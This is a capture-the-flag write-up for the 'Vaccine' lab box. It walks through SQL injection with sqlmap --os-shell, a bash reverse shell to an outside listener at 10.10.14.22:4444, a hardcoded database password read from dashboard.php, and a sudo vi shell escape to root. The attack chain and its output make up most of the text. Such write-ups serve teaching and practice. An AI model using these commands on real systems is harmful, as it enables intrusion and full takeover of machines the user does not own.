
```
┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# sqlmap -u 'http://10.10.10.46/dashboard.php?search=a' --cookie="PHPSESSID=boh6ci3hejhrmk4f8ukoo6k038" --os-shell
```




```
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] n
[12:02:01] [INFO] retrieved: 'uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)'
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] n
[12:02:17] [INFO] retrieved: 'postgres'
```




```
os-shell> bash -c 'bash -i >& /dev/tcp/10.10.14.22/4444 0>&1'
do you want to retrieve the command standard output? [Y/n/a] y
█
```



```
┌──(root💀kali)-[/Documents/htb/boxes/vaccine]
└─# nc -lvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.46.
Ncat: Connection from 10.10.10.46:42306.
bash: cannot set terminal process group (4223): Inappropriate ioctl for device
bash: no job control in this shell
postgres@vaccine:/var/lib/postgresql/11/main$ id
id
uid=111(postgres) gid=117(postgres) groups=117(postgres),116(ssl-cert)
```



```
postgres@vaccine:/var/lib/postgresql/11/main$ cd /var/www/html/
postgres@vaccine:/var/www/html$ ls
bg.png  dashboard.css  dashboard.js  dashboard.php  index.php  license.txt  style.css
postgres@vaccine:/var/www/html$ cat dashboard.php
```




```
try {
  $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
}

catch ( exception $e ) {
  echo $e->getMessage();
}
```

Looking at the source code of `dashboard.php` in `/var/www/html` reveals the postgres password to be: `P@s5w0rd!`.

```
try {
    $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
 }
```


This password can be used to view the user's sudo privileges.




```
postgres@vaccine:/var/www/html$ sudo -l
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```


The user is allowed to edit the configuration `/etc/postgresql/11/main/pg_hba.conf` using vi. This can be leveraged to gain a root shell and access root.txt.



```
postgres@vaccine:/var/lib/postgresql/11/main$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf
[sudo] password for postgres:
```



```
# replication privilege.
local   replication     all
host    replication     all                 127.0
host    replication     all                 ::1/1
:!/bin/bash
```



```
root@vaccine:/var/lib/postgresql/11/main# id
uid=0(root) gid=0(root) groups=0(root)
```